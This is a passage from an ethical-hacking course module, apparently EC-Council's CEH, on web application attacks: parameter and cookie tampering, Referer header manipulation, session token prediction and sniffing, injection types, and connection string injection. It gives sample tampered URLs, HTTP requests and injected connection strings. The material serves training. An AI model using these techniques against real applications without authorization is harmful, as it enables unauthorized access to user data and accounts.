



Figure 13.45: OWASP Zed Attack Proxy Tool Screenshot



Web App Hacking Methodology

Authorization protects the web applications by giving authority to certain users for accessing the applications and restricting certain users from accessing such applications. Attackers by means of authorization attacks try to gain access to the information resources without proper credentials. The ways to **attack authorization schemes** are explained on the following slides.

Authorization Attack

C|EH
Certified Ethical Hacker

- Attackers manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
- Attackers first access web application using low privileged account and then escalate privileges to access protected resources

The diagram illustrates the various sources of parameter tampering. It consists of a series of points connected by orange lines, forming a zigzag path across three horizontal levels. The top level contains 'Parameter Tampering' and 'HTTP Headers'. The middle level contains 'POST Data'. The bottom level contains 'Uniform Resource Identifier', 'Query String', 'Cookies', and 'Hidden Tags'. To the right of the diagram, there is an illustration of a person wearing a black hat and mask, standing next to a computer monitor displaying a login interface.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Authorization Attack

In an authorization attack, the attacker first finds the lowest privileged account and then logs in as an authentic user and slowly escalates privileges to access protected resources. Attackers manipulate the HTTP requests to subvert the **application authorization schemes** by modifying input fields that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.

The sources that are used by the attackers in order to perform authorization attacks include uniform resource identifier, parameter tampering, POST data, HTTP headers, query string, cookies, and hidden tags.



Parameter Tampering

Parameter tampering is an attack that is based on the **manipulation** of parameters that are exchanged between server and client in order to modify the application data, such as price and quantity of products, permissions and user credentials, etc. This information is usually stored in cookies, URL query strings, or hidden form fields, and that is used to increase in control and application functionality.



Post Data

Post data often is comprised of authorization and session information, since in most of the applications, the information that is provided by the client must be associated

with the session that had provided it. The attacker exploiting vulnerabilities in the post data can easily manipulate the post data and the information in it.

HTTP Request Tampering

CEH
Certified Ethical Hacker

Query String Tampering

- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to **bypass authorization mechanisms**

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers

- If the application uses the **Referer header** for making access control decisions, attackers can modify it to access **protected application functionalities**

```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*,q=0.5
-----*
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

ItemID = 201 is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Request Tampering

Attackers tamper with the HTTP request without using another user's ID. The attacker changes the request in between before the message is received by the intended receiver.

Query String Tampering

An attacker tampers with the query string when the web applications use query strings to pass on the messages between pages. If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to bypass authorization mechanisms.

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

FIGURE 13.46: Query String Tampering

Attackers can use web spidering tools such as Burp Suite to scan the web app for POST parameters.



HTTP Headers

If the application uses the Referrer header for making access control decisions,

attackers can modify it to access **protected application functionalities**.

```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*,q=0.5
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

FIGURE 13.47: HTTP Headers

ItemID = 201 is not accessible as the Admin parameter is set to false; the attacker can change it to true and access protected items.

The screenshot shows two instances of the OWASP ZAP (Zed Attack Proxy) tool. The left window displays a captured HTTP request for a login page, showing various headers and a complex cookie payload. The right window shows the same request after being modified, with the cookie parameters changed. Both windows have tabs for 'Request' and 'Response'. A sidebar on the left lists various network connections. The top bar of the interface includes the ZAP logo and the text 'Authorization Attack: Cookie Parameter Tampering'. The bottom of the interface features the URL <https://www.owasp.org> and a copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application in order to perform malicious attacks.

- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**.
- The attacker then traps cookies set by the web application, tampers with its parameters using tools such as Paros Proxy, and replays to the application.

Source: <https://www.owasp.org>





FIGURE 13.48: Cookie Parameter Tampering



Web App Hacking Methodology

Attack Session Management Mechanism

The session management mechanism is the key security component in most web applications. Since it plays a key role, it has become a prime target for launching malicious attacks against application session management. An attacker breaking the application session management can easily bypass the **robust authentication controls** and masquerade as another application user without knowing their credentials (user name, passwords). The attacker can even take the entire application under his or her control if he or she compromises an administrative user in this way. The details about the attack **session management** mechanism are described in detail on the following slides.



Session Management Attack

A session management attack is one of the methods used by attackers to compromise a network. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate a privileged application user. A session management attack involves two stages; one is **session token generation** and the other is exploiting session tokens handling.

In order to generate a valid session token, the attacker performs:

- ⌚ Session Tokens Prediction
- ⌚ Session Tokens Tampering

Once the attacker generates the valid session token, the attacker tries to exploit the session token handling in the following ways:

- ⌚ Session Hijacking
- ⌚ Session Replay
- ⌚ Man-In-The-Middle Attack

Attacking Session Token Generation Mechanism



Weak Encoding Example

```
https://www.juggyboy.com/checkout?  
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%6  
4%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30
```

When hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`, the attacker can predict another session token by just changing date and use it for another transaction with server

Session Token Prediction

- Attackers obtain valid session tokens by **sniffing the traffic or legitimately logging into application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse engineered** from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users
- Attackers then make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attacking Session Token Generation Mechanism

Attackers steal valid session tokens and then predict the next session token after obtaining the valid session tokens.



Weak Encoding Example

<https://www.juggyboy.com/checkout?>

```
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%  
64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30
```

When hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`, the attacker can predict another session token by just changing the date and using it for another transaction with the server.



Session Token Prediction


Attackers obtain valid session tokens by sniffing the traffic or legitimately logging into application and analyzing it for encoding (hex-encoding, Base64) or any pattern. If any meaning can be reverse engineered from the sample of session tokens, attackers attempt to guess the

tokens recently issued to other application users. Attackers then make a large number of requests with the predicted tokens to a **session-dependent page to determine a valid session.**

Attacking Session Tokens Handling Mechanism: Session Token Sniffing



- Attackers sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can replay the cookie to gain unauthorized access to application
- Attacker can use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attacking Session Tokens Handling Mechanism: Session Token Sniffing

Attackers first sniff the network traffic for valid session tokens and then predict the next session token based on the **sniffed** session token. The attacker uses the predicted session ID to authenticate him or herself with the target web application. Thus, sniffing the valid session token is important in **session management** attacks. Attackers sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp. If **HTTP cookies** are being used as the transmission mechanism for session tokens and the security flag is not set, attackers can replay the cookie to gain unauthorized access to application. Attackers can use session cookies to perform session hijacking, session replay, and man-in-the-middle attacks.

Wireshark



Source: <http://www.wireshark.org>

Wireshark is a network protocol analyzer. It lets you capture and interactively browse the traffic running on a computer network. It captures live network traffic from **Ethernet**, **IEEE 802.11**, **PPP/HDLC**, **ATM**, **Bluetooth**, **USB**, **Token Ring**, **Frame Relay**, and **FDDI** networks. Captured files can be programmatically edited via the command line.





FIGURE 13.49: Wireshark Tool Screenshot



Web App Hacking Methodology

Injection attacks are very common in web applications. There are many types of injection attacks such as web scripts injection, OS commands injection, SMTP injection, SQL injection, LDAP injection, and XPath injection. Apart from all these **injection attacks**, a frequently occurring attack is a SQL injection attack. Injection frequently takes place when the data that is given by the user is sent to the interpreter as a part of a command or query. For launching an **injection attack**, the attacker supplies the crafted data that tricks and makes the interpreter to execute the commands or query that are unintended. Because of the injection flaws, the attacker can easily read, create, update, and remove any of the **arbitrary data**, i.e., available to the application. In some cases, the attacker can even bypass a deeply nested firewall environment and can take complete control over the application and the underlying system. The detail of each injection attack is given on the following slides.

Injection Attacks



- In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

Web Scripts Injection

If user input is used into code that is dynamically executed, enter crafted input that breaks the intended data context and executes commands on the server



SQL Injection

Enter a series of malicious SQL queries into input fields to directly manipulate the database

1
2

OS Commands Injection

Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command



4
5

LDAP Injection

Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

3

SMTP Injection

Inject arbitrary SMTP commands into application and SMTP server conversation to generate large volumes of spam email



6

XPath Injection

Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 14: SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Injection Attacks



In injection attacks, attackers supply crafted malicious input that is syntactically correct according to the interpreted language being used in order to break the application's normally intended input.

- Web Scripts Injection:** If user input is used in code that is dynamically executed, enter crafted input that breaks the intended data context and executes commands on the server
- OS Commands Injection:** Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command
- SMTP Injection:** Inject arbitrary SMTP commands into application and SMTP server conversation to generate large volumes of spam email
- SQL Injection:** Enter a series of malicious SQL queries into input fields to directly manipulate the database
- LDAP Injection:** Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases
- XPath Injection:** Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 14: SQL Injection Attacks.



Web App Hacking Methodology

Attacking the data connectivity allows the attacker to gain unauthorized control over the information in the database. The various types of **data connectivity attacks** and their causes as well as consequences are explained in detail on the following slides.

Attack Data Connectivity

C|EH
Certified Ethical Hacker

Database connection strings are used to **connect applications to database engines**

```
"Data Source=Server,Port;  
Network Library=DBMSSOCN;  
Initial Catalog=DataBase;  
User ID=Username;  
Password=pwd;"
```

Example of a **common connection string** used to connect to a Microsoft SQL Server database

The Microsoft SQL Server logo, which is a yellow square with the words "Microsoft SQL Server" in white.

Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Data Connectivity Attacks

- Connection String Injection
- Connection String Parameter Pollution (CSPP) Attacks
- Connection Pool DoS

A diagram showing two computer monitors connected to a central orange rectangular icon, which represents a database or server.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Data Connectivity

Attackers directly attack data connectivity so that they can access sensitive information available in the database. Database connectivity attacks exploit the way applications connect to the database instead of **abusing database queries**.

Data Connectivity Attacks

- Connection String Injection
- Connection String Parameter Pollution (CSPP) Attacks
- Connection Pool DoS

Database connection strings are used to connect applications to **database engines**:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

Example of a common connection string used to connect to a Microsoft SQL Server database

Connection String Injection



- In a delegated authentication environment, the attacker injects parameters in a connection string by appending them with the semicolon (;) character
- A connection string injection attack can occur when a dynamic string concatenation is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DEMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DEMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, the **Encryption** value will be added to the previously configured set of parameters

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Connection String Injection



A connection string injection attack can occur when dynamic string **concatenation** is used to build connection strings that are based on user input. If the string is not validated and malicious text or characters not escaped, an attacker can **potentially** access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The connection string is parsed by using a "last one wins" algorithm, and the hostile input is substituted for a legitimate value.

The connection string builder classes are designed to eliminate guesswork and protect against syntax errors and security vulnerabilities. They provide methods and properties corresponding to the known key/value pairs permitted by each data provider. Each class maintains a fixed collection of **synonyms** and can translate from a synonym to the corresponding well-known key name. Checks are performed for valid key/value pairs and an invalid pair throws an exception. In addition, injected values are handled in a safe manner.

Before injection

The Common connection string gets connected to the Microsoft SQL Server database as shown as follows:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

FIGURE 13.50: Before injection

After injection

The attackers can easily inject parameters just by joining a semicolon (;) character using connection string injection techniques in a delegated authentication environment.

